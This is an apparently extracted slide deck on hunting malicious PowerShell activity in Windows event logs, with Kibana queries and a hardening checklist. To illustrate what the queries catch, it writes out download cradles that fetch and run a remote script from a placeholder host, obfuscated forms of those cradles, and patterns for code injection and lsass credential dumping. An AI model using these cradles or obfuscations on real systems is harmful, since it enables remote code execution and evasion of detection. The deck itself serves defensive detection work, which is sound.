Let's hunt It! (winlog.event\_data.ScriptBlockText:"\*Reflection.Assembly\*" AND winlog.event\_data.ScriptBlockText:"\*Load\* AND winlog.event\_data.ScriptBlockText:(\*\*gp \*\* \*\*get-itemproperty\*\*) OR ((winlog.event\_data.CommandLine:(\*powershell\* \*pwsh\*) OR winlog.event\_data.Description:"Windows PowerShell" OR winlog.event\_data.Product:"PowerShell Core 6" OR (winlog.event\_id:400 AND winlog.provider\_name:PowerShell)) AND ( (winlog.event\_data.CommandLine:"\*Reflection.Assembly\*" AND winlog.event\_data.CommandLine:"\*Load\* AND winlog.event\_data.CommandLine:(\*\*gp \*\* \*\*get-itemproperty\*\*) OR (winlog.event\_data.CommandLine:(\*\*gp \*\* \*\*get-itemproperty\*\*) AND winlog.event\_data.CommandLine:(\*iex\* \*\*invoke- command\*)) ) )

## **49. 49 Execution of PS code / .NET assembly from file**

```
powershell -command "
[Reflection.Assembly]::Load(([System.IO.File]::ReadAllBytes('C:\temp\CMD_exec.dll')));
[CMD_exec.Class1]::RunCMD();" powershell -command "
[Reflection.Assembly]::LoadFile('C:\temp\CMD_exec.dll');[CMD_exec.Class1]::RunCMD()"
powershell IEX (Get-Content C:\temp\TestPS.txt -Raw) powershell IEX (gc C:\temp\TestPS.txt -Raw) powershell IEX (type C:\temp\TestPS.txt -Raw) powershell IEX (cat C:\temp\TestPS.txt -Raw)
Loading .and executing NET assembly from file: Loading and executing PowerShell code from file:
```

## **50. 50 Execution of PS code / .NET assembly from file**

Let's hunt It! (winlog.event\_data.ScriptBlockText:"\*\*Reflection.Assembly\*\*) AND (winlog.event\_data.ScriptBlockText:(\*Load\* AND \*ReadAllBytes\*) OR winlog.event\_data.ScriptBlockText:(\*LoadFile\*)) OR ((winlog.event\_data.CommandLine: (\*powershell\* \*pwsh\*) OR winlog.event\_data.Description:"Windows PowerShell" OR winlog.event\_data.Product:"PowerShell Core 6" OR (winlog.event\_id:400 AND winlog.provider\_name:PowerShell)) AND ( (winlog.event\_data.CommandLine: (\*\*Reflection.Assembly\*\*) AND (winlog.event\_data.CommandLine:(\*Load\* AND \*ReadAllBytes\*) OR winlog.event\_data.CommandLine: \*LoadFile\*)) OR (winlog.event\_data.CommandLine:(\*\*get-content\*\* \*\*gc\*\* \*\*type\*\* \*\*cat\*\*) AND -winlog.event\_data.CommandLine:\*\*[type]\*\* AND winlog.event\_data.CommandLine:(\*iex\* \*\*invoke-command\*\*))))

## **51. 51 Download Cradles powershell IEX (New-Object**

**Net.Webclient).DownloadString('http://www.site.com/PSScript.ps1')** powershell IEX (**Invoke-RestMethod**)

```
'http://www.site.com/PSScript.ps1') powershell IEX (Invoke-WebRequest
'http://www.site.com/PSScript.ps1') powershell IEX (curl 'http://www.site.com/PSScript.ps1')
powershell IEX (wget 'http://www.site.com/PSScript.ps1') WebClient.DownloadString Invoke-
RestMethod Invoke-WebRequest and aliases https://www.hybrid-
analysis.com/sample/da82eaeba71eeb95d643 b0343b2c095d72b686314cd340631aa8d9fe08
a74714?environmentId=100
```

## **52. 52 Download Cradles. COM Objects There are several COM objects,**

that can be used for downloading: ProgID CLSID InternetExplorer.Application 0002DF01-0000-0000-C000-00000000046 Msxml2.XMLHTTP F6D90F16-9C73-11D3-B32E-00C04F990BB4 Msxml2.XMLHTTP.3.0 F5078F35-C551-11D3-89B9-0000F81FE221 Msxml2.XMLHTTP.6.0 88d96a0a-f192-11d4-a65f-0040963251e5 Msxml2.ServerXmlHttp AFBA6B42-5692-48EA-8141-DC517DCFOEF1 Msxml2.ServerXMLHTTP.3.0 AFB40FFD-B609-40A3-9828-F88BBE11E4E3 Msxml2.ServerXMLHTTP.6.0 88d96a0b-f192-11d4-a65f-0040963251e5 WinHttp.WinHttpRequest.5.1 2087c2f4-2cef-4953-a8ab-66779b670495 Word.Application 000209FF-0000-0000-C000-00000000046 Excel.Application COM 00024500-0000-0000-C000-00000000046

**53. 53 Download Cradles. COM Objects Msxml2.XMLHTTP (F6D90F16-9C73-11D3-B32E-00C04F990BB4) powershell –command “\$h=New-Object**

```
-ComObject Msxml2.XMLHTTP; $h.open('GET','http://site.com/PSScript.ps1',$false); $h.send();  
IEX $h.responseText" powershell –command "$h =  
[activator]::CreateInstance([type]::GetTypeFromCLSID('F6D90F16-9C73-11D3-B32E-  
00C04F990BB4')); $h.open('GET','http://site.com/PSScript.ps1',$false); $h.send(); IEX  
$h.responseText" powershell –command "$ie=New-Object -comobject  
InternetExplorer.Application; $ie.visible=$False; $ie.navigate('http://site.com/PSScript.ps1');  
start-sleep -s 5; $r=$ie.Document.body.innerHTML; $ie.quit(); IEX $r" powershell -command "$ie  
= [activator]::CreateInstance([type]::GetTypeFromCLSID('0002DF01-0000-0000-C000-  
000000000046')); $ie.visible=$False; $ie.navigate('http://site.com/PSScript.ps1'); start-sleep -s  
5; $r=$ie.Document.body.innerHTML; $ie.quit(); IEX $r" InternetExplorer.Application  
(0002DF01-0000-0000-C000-000000000046)
```

**54. 54 Download Cradles. COM Objects Word.Application (000209FF-0000-0000-C000-000000000046) powershell.exe \$comWord=New-Object -ComObject**

```
Word.Application; While($comWord.Busy) { Start-Sleep -Seconds 1 } $comWord.Visible=$False;  
$doc=$comWord.Documents.Open('http://www.site.com/PSScript.ps1');  
While($comWord.Busy) { Start-Sleep -Seconds 1 } IEX $doc.Content.Text; $comWord.Quit();  
[Void][System.Runtime.InteropServices.Marshal]::ReleaseComObject($comWord) powershell  
$comWord = [activator]::CreateInstance([type]::GetTypeFromCLSID('000209FF-0000-0000-  
C000- 000000000046')); While($comWord.Busy) { Start-Sleep -Seconds 1 }  
$comWord.Visible=$False;  
$doc=$comWord.Documents.Open('http://www.site.com/PSScript.ps1');  
While($comWord.Busy) { Start-Sleep -Seconds 1 } IEX $doc.Content.Text; $comWord.Quit();  
[Void][System.Runtime.InteropServices.Marshal]::ReleaseComObject($comWord)
```

**55. 55 Download Cradles <https://gist.github.com/Heirhabarov/0e70be1185186834f739ad7168732a34>**

**56. 56 PowerShell Download Cradles. Let's hunt It! (winlog.event\_data.CommandLine: (\*powershell\* \*pwsh\*) OR**

winlog.event\_data.Description:"Windows PowerShell" OR  
winlog.event\_data.Product:"PowerShell Core 6" OR (winlog.event\_id:400 AND  
winlog.provider\_name:PowerShell) AND (winlog.event\_data.CommandLine:(\*WebClient\*  
\*DownloadData\* \*DownloadDataAsync\* \*DownloadDataTaskAsync\* \*DownloadFile\*  
\*DownloadFileAsync\* \*DownloadFileTaskAsync\* \*DownloadString\* \*DownloadStringAsync\*  
\*DownloadStringTaskAsync\* \*OpenRead\* \*OpenReadAsync\* \*OpenReadTaskAsync\*  
\*FileWebRequest\* \*FtpWebRequest\* \*HttpWebRequest\* \*WebRequest\*  
\*WebRequestMethods\* \*curl\* \*wget\* \*RestMethod\* \*WinHttpRequest\* \*WinHttp\* iwr irm  
\*\*internetExplorer.Application\*\* \*\*Msxml2.XMLHTTP\*\* \*\*MsXml2.ServerXmlHttp\*\*) OR  
(winlog.event\_data.CommandLine:(\*\*System.Xml.XmlDocument\*\* \*\*Excel.Application\*\*  
\*\*Word.Application\*\*) AND winlog.event\_data.CommandLine:(\*http\* \*ftp\* \*sftp\*)) OR  
(winlog.event\_data.CommandLine:\*BitsTransfer\* AND -  
winlog.event\_data.CommandLine:\*upload\*) ) Search for cmdlets, objects and functions names,  
related to download cradles: PowerShell Engine is started Process Creation Service Installation  
Scheduled Task Creation Registry Key Modification WMI Consumer Installation

**57. 57 PowerShell Download Cradles. COM objects CLSID Let's hunt It!**

(winlog.event\_data.CommandLine:(\*powershell\* \*pwsh\*) OR  
winlog.event\_data.Description:"Windows PowerShell" OR  
winlog.event\_data.Product:"PowerShell Core 6" OR (winlog.event\_id:400 AND  
winlog.provider\_name:PowerShell) AND (winlog.event\_data.CommandLine:(\*\*0002DF01-0000-  
0000-C000-00000000046\*\* \*\*F6D90F16-9C73-11D3-B32E- 00C04F990BB4\*\* \*\*F5078F35-  
C551-11D3-89B9-0000F81FE221\*\* \*\*88d96a0a-f192-11d4-a65f-0040963251e5\*\*  
\*\*AFBA6B42- 5692-48EA-8141-DC517DCF0EF1\*\* \*\*AFB40FFD-B609-40A3-9828-  
F88BBE11E4E3\*\* \*\*88d96a0b-f192-11d4-a65f-0040963251e5\*\* \*\*2087c2f4-2cef-4953-a8ab-  
66779b670495\*\*) OR (winlog.event\_data.CommandLine:(\*\*000209FF-0000-0000-C000-  
000000000046\*\* \*\*00024500-0000-0000-C000-000000000046\*\*) AND  
winlog.event\_data.CommandLine:(\*http\* \*ftp\* \*sftp\*)) ) Search for CLSID of COM objects, that  
can be used for downloading:

**58. 58 PowerShell Download Cradles. BITS powershell Import-Module bittransfer; Start-BitsTransfer 'http://www.site.com/PSScript.ps1'**

'bitstest'; IEX (Get-Content '\bitstest' -raw)

**59. 59 PowerShell Download Cradles. BITS. Let's hunt It! winlog.event\_id:3 AND**

winlog.provider\_name:"Microsoft-Windows-Bits-Client" AND winlog.event\_data.processPath:  
("\\powershell.exe" "\\pwsh.exe" "\\bitsadmin.exe") Search for BITS job creation events, where  
process is PowerShell.exe/pwsh.exe or bitsadmin.exe:

## **60. 60 PowerShell Download Cradles. BITS. Let's hunt It! winlog.event\_id:(59 OR**

60 OR 61) AND winlog.provider\_name:"Microsoft-Windows-Bits-Client" AND -  
winlog.event\_data.url:(\*amazon.com\* \*avast.com\* \*avcdn.net\* \*symantec.com\* \*oracle.com\*  
\*bing.com\* \*aka.ms\* \*microsoft.com\* \*live.com\* \*msn.com\* \*office365.com\* \*xboxlive.xcom\*  
\*visualstudio.com\* \*yandex.ru\* \*yandex.net\* \*\*client.dropbox.com/client\*\* \*update.sbis.ru\*  
\*googleapis.com\* \*googleusercontent.com\* gvt1.com \*google.com\* \*autodesk.com\* \*mcneel.com\*  
\*skype.com\* \*adobe.com\* \*onenote.net\* \*akamaized.net\* \*\*update.think-cell.com\*\* \*\*static.think-  
cell.com\*\* \*msftspeechmodelsprod.azureedge.net\* \*dropboxstatic.com\* \*postsharp.net\*  
\*pdfcomplete.com\* \*techsmith.com\* \*hp.com\* \*\*oneclient.sfx.ms\*\* \*corel.com\*  
\*windowsupdate.com\* \*download.drp.su\* \*virtualearth.net\*) AND -winlog.event\_data.name:  
(SpeechModelDownloadJob "Push Notification Platform Job"\*\* UpdateDescriptionXml  
PreSignInSettingsConfigJSON "Font Download" \*OABRequestHandler\* "CCM Message Upload  
\*\* "CCMSETUP DOWNLOAD\*\* "Microsoft Outlook Offline Address Book"\*\* \*CCMDTS\* "WU  
Client Download\*\* \*\_chrome\_installer\* \*\_chrome\_updater\* \*drp\_bits\_job\* "Solid Edge User  
Experience"\*\* "GoogleUpdateSetup.exe") Search for unusual URLs in BITS jobs:

## **61. 61 PowerShell command line obfuscation**

## **62. 62 PowerShell command line obfuscation powershell IEX (New-Object nET.WEBcLient).dOWNloADstriNg('http://www.site.com/PSScript.ps1') powershell**

```
-command "&('I'+'EX') (&('New'+'-Obj'+'ec'+'t') ('Ne'+'t'+'Webc'+'lient')).  
('Do'+'wn'+'loadSt'+'r'+'ing').Invoke('http://'+/w'+ww!+'sit'+'e'+'+'com/PSScript.ps1'))"  
powershell -command "i`ex (new`-'ObJeCt NeTW`E`BCLiE`Nt).`dOWn`IOa`dsTRInG\"  
('http://www.site.com/PSScript.ps1') powershell -command "&(\\"{0}{1}"-f'I'!"EX') (&(\\"{2}{1}{0}\")-f  
(\\"{0}{1}\")-f'je"ct')!Ob!(\\"{0}{1}\")-f'N'!ew-') (\\"{1}{0}{3}{2}\") -f 'We"Net,"client"b')).(\\"{3}{0}{2}{1}\") -  
f 'ow"ring;nloadSt"D').Invoke((\\"{1}{4}{0}{3}{2}{5}\") - f'//www.site,"h"!PSScript.ps"com/"!tP;"1'))"  
powershell -command ".($eNV:comspEC[4,15,25]-JOIN")([striNG]::Join( ",  
('1001001z1000101P1011000;100000i10100r1001110:1100101,1110111>101101;1001111  
,1100010P1101010r1100101;  
1100011P1110100>100000z1001110C1100101i1110100!101110;1010111P1100101:11000  
10!1100011,1101100>1101001  
z1100101,1101110!1110100r101001!101110C1000100P1101111P1110111z1101110r11011  
00P1101111r1100001P11001  
00r1010011z1110100;1110010i1101001C1101110z1100111:101000!100111!1101000i1110  
100z1110100;1110000C11101  
0z101111r101111;1110111z1110111!1110111;101110!1110011,1101001r1110100>110010  
1!101110>1100011i1101111z1  
101101:101111;1010000,1010011C1010011;1100011P1110010>1101001z1110000z111010  
0>101110i1110000!1110011;1 10001r100111!101001'-split'P'-split'C'-Split';-split':' -SpLit  
'!' -SPILt", -SPILt 'i' -SpLit'r'-SpLit'z'-spLit'>' |FOREACH-object{([ConvERT]::ToInT16(  
$_._ToString()), 2) -aS [CHAr] })))"
```

**63. 63 PowerShell command line obfuscation powershell -command "(''--'')%{\$()}=+`**

## **64. PowerShell command line obfuscation Let's hunt it!**

(winlog.event\_data.CommandLine.keyword:/.\*`.\*`.\*`.\*`.\*`.\*`/ OR

winlog.event data.CommandLine.keyword:/.\*\\*\.\*\\*\.\*\\*\.\*\\*\.\*\\*\.\*\\*\.\*\\*\.\*\\*\.\*\\*\.\*/ OR

Search for the PowerShell command lines with special characters ({, [, ;, +...}):

## 65 PowerShell command line obfuscation Let's hunt it!

[Winlog.event\\_data.commandline.cmd AND](#)

## 65. 65 PowerShell command line obfuscation Let's hunt it!

(winlog.event\_data.CommandLine:\*char\* AND

```
winlog.event_data.CommandLine:*join*) OR (winlog.event_data.CommandLine:(*ToInt*
```

\*`ToDecimal`\* \*`ToByte`\* \*`ToUInt`\* \*`ToSingle`\* \*`ToSByte`\*) AND winlog.event\_data.CommandLine:

(\*ToChar\* \*ToString\* \*String\*)) OR (winlog.event\_data.CommandLine:\*split\* AND

winlog.event\_data.CommandLine:\*join\*) OR (winlog.event\_data.CommandLine:\*ForEach\* AND

winlog.event\_data.CommandLine:"\*Xor\*) OR winlog.event\_data.CommandLine:"\*cOnvErTTO-

SECUREStRInG<sup>™</sup> Search for specific combinations of methods in the PowerShell command lines

## 66. [66 PowerShell command line obfuscation Let's hunt it!](#)

[winlog.event\\_data.CommandLine:\(\\*hctac\\* \\*kearb\\*\)](#)

\*dnammoc\* \*ekovn\* \*eliFd\* \*rahc\* \*etirw\* \*golon\* \*tninon\* \*eddih\* \*tpircS\* \*ssecorp\* \*llehsrewop\*  
\*esnopser\* \*daolnwod\* \*tneilCbeW\* \*tneilc\* \*ptth\* \*elifotevas\* \*46esab\* \*htaPpmeTteG\* \*tcejbO\*  
\*maerts\* \*hcaeroft\* \*ekovni\* \*retupmoc\*) Search for the PowerShell command lines with reversed  
strings:

## 67. [67 Too long PowerShell command lines Let's hunt it! \(winlog.event\\_data.CommandLine: \(\\*powershell\\*\)](#)

\*pwsh\*) OR winlog.event\_data.Description:"Windows PowerShell" OR  
winlog.event\_data.Product:"PowerShell Core 6" OR (winlog.event\_id:400 AND  
winlog.provider\_name:PowerShell)) AND winlog.event\_data.CommandLine.keyword:/(.){800,}/  
Search for the PowerShell processes with command lines longer than 800 characters:

## 68. [68 Accessing WinAPI in PowerShell It is possible to invoke](#)

Windows API function calls via internal .NET methods and reflection

[https://github.com/PowerShellMafia/PowerSploit/blob/master/Code Execution/Invoke-DllInjection.ps1](https://github.com/PowerShellMafia/PowerSploit/blob/master/Code%20Execution/Invoke-DllInjection.ps1)

## 69. [69 winlog.event\\_data.ScriptBlockText\(\\*WaitForSingleObject\\* \\*QueueUserApc\\*](#)

[\\*RtlCreateUserThread\\* \\*OpenProcess\\* \\*VirtualAlloc\\* \\*VirtualFree\\*](#)

[\\*WriteProcessMemory\\* \\*CreateUserThread\\* \\*CloseHandle\\*](#)

\*GetDelegateForFunctionPointer\* \*CreateThread\* \*memcpy\* \*LoadLibrary\* \*GetModuleHandle\*  
\*GetProcAddress\* \*VirtualProtect\* \*FreeLibrary\* \*ReadProcessMemory\*  
\*CreateRemoteThread\* \*AdjustTokenPrivileges\* \*WriteByte\* \*WriteInt32\* \*OpenThreadToken\*  
\*PtrToString\* \*FreeHGlobal\* \*ZeroFreeGlobalAllocUnicode\* \*OpenProcessToken\*  
\*GetTokenInformation\* \*SetThreadToken\* \*ImpersonateLoggedOnUser\* \*RevertToSelf\*  
\*GetLogonSessionData\* \*CreateProcessWithToken\* \*DuplicateTokenEx\* \*OpenWindowStation\*  
\*OpenDesktop\* \*MiniDumpWriteDump\* \*AddSecurityPackage\* \*EnumerateSecurityPackages\*  
\*GetProcessHandle\* \*DangerousGetHandle\* \*kernel32\* \*Advapi32\* \*msvcrt\* \*ntdll\* \*user32\*  
\*secur32\*) Search for specific WinAPI function names in command lines and script blocks:  
Accessing WinAPI in PowerShell Let's hunt it!

## 70. [70 winlog.provider\\_name:"Microsoft-Windows-Sysmon" AND winlog.event\\_id:8 AND](#)

[winlog.event\\_data.SourceImage:"\\powershell.exe" Search for CreateRemoteThread from](#)

PowerShell.exe: Accessing WinAPI in PowerShell. Code injection. Let's hunt it!

## 71. [71 winlog.event\\_id:\(8 OR 10\) AND winlog.event\\_data.SourceImage:"\\powershell.exe"](#)

[AND winlog.event\\_data.TargetImage:"\\lsass.exe" Search for](#)

opening of lsass.exe memory by PowerShell.exe: Accessing WinAPI in PowerShell. Credentials dumping. Let's hunt it! Invoke-Mimikatz usage for credentials dumping Out-Minidump usage for creation of lsass memory dump

## **72. 72 PowerShell without PowerShell.exe PowerShell it isn't necessary PowerShell.exe; PowerShell**

language is implemented in System.Management.Automation.dll written in C#; And at its core, that's what PowerShell really is, the System.Management.Automation.dll; PowerShell.exe is just a client program of the DLL.

## **73. 73 PowerShell without PowerShell.exe. Event for detect**

## **74. 74 PowerShell without PowerShell.exe. Event for detect**

## **75. 75 PowerShell without PowerShell.exe Let's hunt it! ((winlog.event\_id:7 AND winlog.event\_data.ImageLoaded:"\\System.Management.Automation.dll"**

"\\System.Management.Automation.ni.dll")) OR (winlog.event\_id:400 AND winlog.provider\_name:PowerShell)) AND - winlog.event\_data.Image:(\"powershell.exe\" \"powershell\_ise.exe\" \"sqlps.exe\" \"sdiagnhost.exe\" \"wsmpprovhost.exe\" \"winrhost.exe\" \"mscorsvw.exe\" \"syncappvpublishingserver.exe\" \"runscripthelper.exe\") AND - winlog.event\_data.CommandLine:(\"powershell\" \"sdiagnhost\" \"wsmprovhost\" \"syncappvpublishingserver\" \"runscripthelper\") Search for the PowerShell processes with command lines longer than 800 characters:

## **76. 76 Keep calm and make To Do List! 1. Quick**

Wins: • Upgrade all Windows hosts to PowerShell 5; • Uninstall PowerShell 2; • Collect EID 400 from "Windows PowerShell" event log (generated by default whenever the PowerShell starts); • Collect EID 7045 from "System" event log (service installation); • Collect EID 5861 from "Microsoft-Windows-WMI- Activity/Operational" (WMI subscription creation). 2. Improved: • Configure standard Windows process creation audit with command lines enabled. Collect EID 4699 from "Security" event log; • Configure scheduled tasks creation audit. Collect EID 4798 from "Security" event log; • Collect EID 4104 with warning level from "Microsoft-Windows-PowerShell/Operational" event log (Script Block Logging). 3. Advanced: • Deploy Sysmon/EDR. Collect its logs; • Configure full Script Block Logging audit; • Configure PowerShell Transcription Logging

## **77. None**



### Top Categories

- Programming
- Technology
- Storyboards
- Featured decks
- Featured speakers

### Resources

- Help Center
- Blog
- Compare Speaker Deck
- Advertising

### Use Cases

- Storyboard Artists
- Educators
- Students

### Features

- Private URLs
- Password Protection
- Custom URLs
- Scheduled publishing
- Remove Branding
- Restrict embedding
- Notes

Copyright © 2024 Speaker Deck, LLC.

All slide content and descriptions are owned by their creators.

[About](#) [Terms](#) [Privacy](#) [DMCA](#) [Accessibility Statement](#)